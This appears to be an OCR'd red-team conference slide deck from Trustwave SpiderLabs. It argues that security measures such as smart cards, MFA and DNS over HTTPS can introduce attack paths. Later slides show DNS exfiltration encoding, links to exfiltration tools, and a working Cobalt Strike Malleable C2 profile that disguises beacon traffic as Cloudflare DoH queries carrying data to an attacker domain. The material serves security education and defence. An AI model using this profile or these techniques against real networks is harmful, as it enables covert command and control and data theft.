Trustwave® SpiderLabs®

Playing Devil's Advocate to Security Initiatives with ATT&CK

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Agenda

1. Introduction
2. Playing Devil's Advocate
3. Command and Control
4. Demo
5. Mitigations

whoami /priv

- **IT security since 2009**
- **Pentester @ SpiderLabs**
- **Researcher**
- **Red Teamer**
  - Many top-tier financial organizations
  - Some regulator driven red teaming

@dtmsecurity

Thoughts Beyond the Rainbow

- Can we apply to wider security initiatives?
  - Assess if existing controls are sufficient.
  - Take into consideration when rolling out new initiatives.
- Are we introducing new attack vectors?
- Can we pre-empt a new variant of an existing technique?
- Could a security initiative actually make things worse?
- Are we focusing effort in the right areas?

Playing Devils Advocate

Playing Devils Advocate

"[Adopting Smart Cards] provided a false sense of security in regards to credential theft from malware infected machines."

"To add insult to injury, Windows Smart Card logon has a truly *ugly* side to it, as it generates an "everlasting" hash, thus **providing less security than the regular password-only logon process against Pass-the-Hash attacks.**"


http://www.infosecisland.com/blogview/23657-Smart-Card-Logon-The-Good-the-Bad-and-the-Ugly.html

Playing Devils Advocate

- Implementing multi-factor authentication.
- Assuming a token based implementation is adopted.
- Is this enough?
  - Evilginx2 style attacks
  - Sim Swapping Attacks
  - SS7

Playing Devils Advocate

- Secure Boundary
- Validate Security Controls
  - Attack Simulation / Red Teaming
  - Purple Teaming



Configuration review of an isolated system

MITRE | ATT&CK™

PRE-ATT&CK

Command and Control

Exfiltration / Command and Control

- Direct TCP connections.
- HTTP based over any domain
- HTTPS based over any domain
- Valid SSL certificates
- Categorized domains
- “Domain Fronting”
- Third-party services / “C3”

DNS over HTTPS (DoH)

- DNS over HTTPS (DoH) is an experimental protocol for performing remote Domain Name System (DNS) resolution via the HTTPS protocol. The goal of the method is to **increase user privacy and security** by preventing eavesdropping and manipulation of DNS data by man-in-the-middle attacks. [Wikipedia]

- "Even if you are visiting a site using HTTPS, your DNS query is sent over an unencrypted connection. That means that even if you are browsing https://cloudflare.com, anyone listening to packets on the network knows you are attempting to visit cloudflare.com." [1]

- "To combat this problem, Cloudflare offers DNS resolution over an HTTPS endpoint." [1]

[1] https://developers.cloudflare.com/1.1.1.1/dns-over-https/

DNS over HTTPS (DoH)

How can we fix this with Trusted Recursive Resolver (TRR) and DNS over HTTPS (DoH)?


"At Mozilla, we feel strongly that we have a responsibility to protect our users and their data. We've been working on fixing these vulnerabilities.

We are introducing two new features to fix this—Trusted Recursive Resolver (TRR) and DNS over HTTPS (DoH). Because really, there are three threats here:

1. You could end up using an untrustworthy resolver that tracks your requests, or tampers with responses from DNS servers.

2. On-path routers can track or tamper in the same way.

3. DNS servers can track your DNS requests."



https://hacks.mozilla.org/2018/05/a-cartoon-intro-to-dns-over-https/#trr-and-doh

You can enable DNS over HTTPS in Firefox today, and we **encourage you to.** [1]

"**DoH support has been added to Firefox 62** to improve the way Firefox interacts with DNS. DoH uses encrypted networking to obtain DNS information from a server that is configured within Firefox. This means that DNS requests sent to the DoH cloud server are encrypted while old style DNS requests are not protected. DoH standardization is currently a work in progress and we hope that soon many DNS servers will secure their communications with it. **Firefox does not yet use DoH by default**. See the end of this post for instructions on how you can configure Nightly to use (or not use) any DoH server."

[1] https://hacks.mozilla.org/2018/05/a-cartoon-intro-to-dns-over-https/#trr-and-doh
[2] https://blog.nightly.mozilla.org/2018/06/01/improving-dns-privacy-in-firefox/

DNS over HTTPS (DoH)

How-To Manually Configure DoH

Do you want to use (or not use) DoH all the time? Use the configuration editor to configure DoH if you want to test DoH outside of a shield study. DoH support works best in Firefox 62 or newer. Shield studies will not override your manual configuration.

1] Type about:config in the location bar

2] Search for network.trr (TRR stands for Trusted Recursive Resolver – it is the DoH Endpoint used by Firefox.)

3] Change network.trr.mode to 2 to enable DoH. This will try and use DoH but will fallback to insecure DNS under some circumstances like captive portals. (Use mode 5 to disable DoH under all circumstances.)

4] Set network.trr.uri to your DoH server. Cloudflare's is https://mozilla.cloudflare-dns.com/dns-query but you can use any DoH compliant endpoint.

The DNS tab on the about:networking page indicates which names were resolved using the Trusted Recursive Resolver (TRR) via DoH.

https://blog.nightly.mozilla.org/2018/06/01/improving-dns-privacy-in-firefox/

Biting the

SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH

Data Centre ▸ Networks

No D'oh! DNS-over-HTTPS passes Mozilla performance test

Privacy-protecting domain name system standard closer

By Richard Chirgwin 30 Aug 2018 at 00:02 24 SHARE ▼

As the DNS-over-HTTPS (DoH) secured domain querying draft creeps towards standardisation, Mozilla has run a test to see if applying encryption brings too heavy a performance penalty.

One somewhat-surprising outcome: for some queries, performance improved using DoH.

As Mozilla discusses here, run-of-the-mill DNS requests over DoH take a small performance hit.

However, the test team believes a six millisecond slowdown is acceptable, given that users get better security and privacy out of DoH.

The experiment found that from the billion DNS requests it gathered, "the slowest DNS transactions performed much better with the new DoH d system than the traditional one – sometimes hundreds of ds better."

DNS over HTTPS (DoH)

Moving Forward

We're committed long term to building a larger ecosystem of trusted DoH providers that live up to a high standard of data handling. We're also working on privacy preserving ways of dividing the DNS transactions between a set of providers, and/or partnering with servers geographically. Future experiments will likely reflect this work as we continue to move towards a future with secured DNS deployed for all of our users.

https://blog.nightly.mozilla.org/2018/08/28/firefox-nightly-secure-dns-experimental-results/

DNS over HTTPS (DoH)

Publicly available servers

Who runs it	Base URL	Comme
Google	https://dns.google.com/experimental	
Cloudflare	https://cloudflare-dns.com/dns-query	Supports both -04 content-types
Quad9	Recommended: https://dns.quad9.net/dns-query Secured: https://dns9.quad9.net/dns-query Unsecured: https://dns10.quad9.net/dns-query	Secured provides: blocklist, DNSSEC, Client-Subnet Unsecured provide security blocklist, r no EDNS Client-Sul Recommend is curr identical to secure.
CleanBrowsing	https://doh.cleanbrowsing.org/doh/family-filter/	anycast DoH serve parental control (re access to adult cor enforces safe searc
@chantra	https://dns.dnsoverhttps.net/dns-query	"toy server" which proxy
@jedisct1	https://doh.crypto.sx/dns-query	a server which runs project called doh- written in Rust.
PowerDNS	https://doh.powerdns.org	Based on dnsdist-c
blahdns.com	Japan: https://doh.blahdns.com/dns-query Germany: https://doh.de.blahdns.com/dns-query	Run on Go impleme knot-resolver with
NekomimiRouter.com	https://dns.dns-over-https.com/dns-query	Runs Go implement recursion itself with upstream servers. may fail, send emai
SecureDNS.eu	https://doh.securedns.eu/dns-query	No Logging & DNS
Rubyfish.cn	https://dns.rubyfish.cn/dns-query	East China Zone, B https://github.com/ over-https
		~20 PoPs worldwid

https://github.com/curl/curl/wiki/DNS-over-HTTPS

DNS over HTTPS (DoH)

HTTPS GET JSON (application/dns-json)

- https://dns.google.com/resolve?name=**example.org**
- https://cloudflare-dns.com/dns-query?name=**example.org**

HTTPS POST DNS Wireformat (application/dns-message)

```
echo -n 'q80BAAABAAAAAAAAA3d3dwdleGFtcGxlA2NvbQAAAQAB' | base64 -D |
curl -H 'content-type: application/dns-message' --data-binary @-
https://cloudflare-dns.com/dns-query -o - | hexdump
```

HTTPS GET DNS Wireformat (application/dns-message)

```
curl -H 'accept: application/dns-message' -v 'https://cloudflare-
dns.com/dns-query?dns=q80BAAABAAAAAAAAA3d3dwdleGFtcGxlA2NvbQAAAQAB'
| hexdump
```

DNS over TLS on standard port 853

Legacy DNS - A Record

H	e	l	l	o		W	o	r	l	d
0x48	0x65	0x6c	0x6c	0x6f	0x20	0x57	0x6f	0x72	0x6c	0x64

EIGFGMGMGPCAFHGPHCGMGE

JBSWY3DPEBLW64TMMQ

0x480x650x6c0x6c0x6f0x200x570x6f0x720x6c0x64.example.org

eigfgmgmgpcafhgphcgmge.example.org

jbswy3dpeblw64tmmq.example.org

MITRE | ATT&CK™

Command and Control

Standard Application Layer Protocol

Legacy DNS – A Record

RFC 1035

- labels 63
- names 255

63

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
a.example.org
```

Legacy DNS - TXT Record

- Strings 255 octets or less
- Multiple Strings
- Base64

```
TG9yZW0gaXBzdW0gZG9sb3Igc2l0IGFtZXQsIGNvbnNlY3RldHVyIGFkaXBpc2N
pbmcgZWxpdC4gTWF1cmlzIHNjZWxlcmlzcXVlIHNhcGllbiBhYyBudWxsYSBjdX
JzdXMgdm9sdXRwYXQgZWdldCBpYWN1bGlzIGFyY3UuIFByb2luIHF1aXMgc2VtI
HF1aXMgcmlzdXMgZmVybWVudHVtIHVsdHJpY2VzIHV0IHZpdGFlIGVuaW0uIElu
===
```


Legacy DNS Exfiltration

- https://wiki.skullsecurity.org/Dnscat
- https://github.com/iagox86/dnscat2
- https://github.com/yarrick/iodine
- https://www.cobaltstrike.com/help-dns-beacon
- https://github.com/Arno0x/DNSExfiltrator

Implementing C2 over DNS over HTTPS…

…for Cobalt Strike


I think I should use the External C2 specification



https://www.cobaltstrike.com/help-externalc2


Implementing C2 over DNS over HTTPS

- But It's HTTPS right?
- Malleable C2 allows us to customize HTTPS requests and responses
- Simple DNS server to relay Netbios query to teamserver then pass back base64 response via a TXT record



Implementing C2 over DNS over HTTPS

- Not quite enough flexibility
- Netbios encoding is there
- Can’t limit length?
- http-post which we can force to be a GET requires two parameters, we only have one





```
set sleeptime "60000";
set jitter    "20";
set useragent "Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko";
set dns_idle "8.8.4.4";
set maxdns    "235";

http-get {

    set uri "/dns-query";
    set verb "GET";

    client {

        header "Accept" "application/dns-json";
        header "Host" "cloudflare-dns.com";

        metadata {
            netbios;
            append ".z.b-y.uk";
            parameter "name";
        }

        parameter "type" "TXT";
    }

    server {

        header "Server" "cloudflare-nginx";
        header "Cache-Control" "max-age=136";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/dns-json";

        output {
            mask;
            base64;
            prepend "{\"Status\": 0,\"TC\": false,\"RD\": true, \"RA\": true, \"AD\": false,\"CD\": false,\"Question\":[{\"name\": \
            append "\\\"\"}]}";
            print;
        }
    }
}
```


Implementing C2 over DNS over HTTPS

- But it's DNS right?
- DNS beacon uses DNS
- cloudflared is a nice binary that can set up a legacy DNS to DoH proxy
- Only need admin to listen on a privileged port (53)
- Package that with a beacon and we are good to go?


Implementing C2 over DNS over HTTPS

- Idea of a DNS beacon was to send queries recursively
- Cannot hardcode a DNS server
- Need to modify OS to change default resolver.
- This would work but is not ideal





C2 over DNS over HTTPS




C2 over DNS over HTTPS

- Implement a DoH channel in .NET External C2 Framework
- Create a custom DNS server

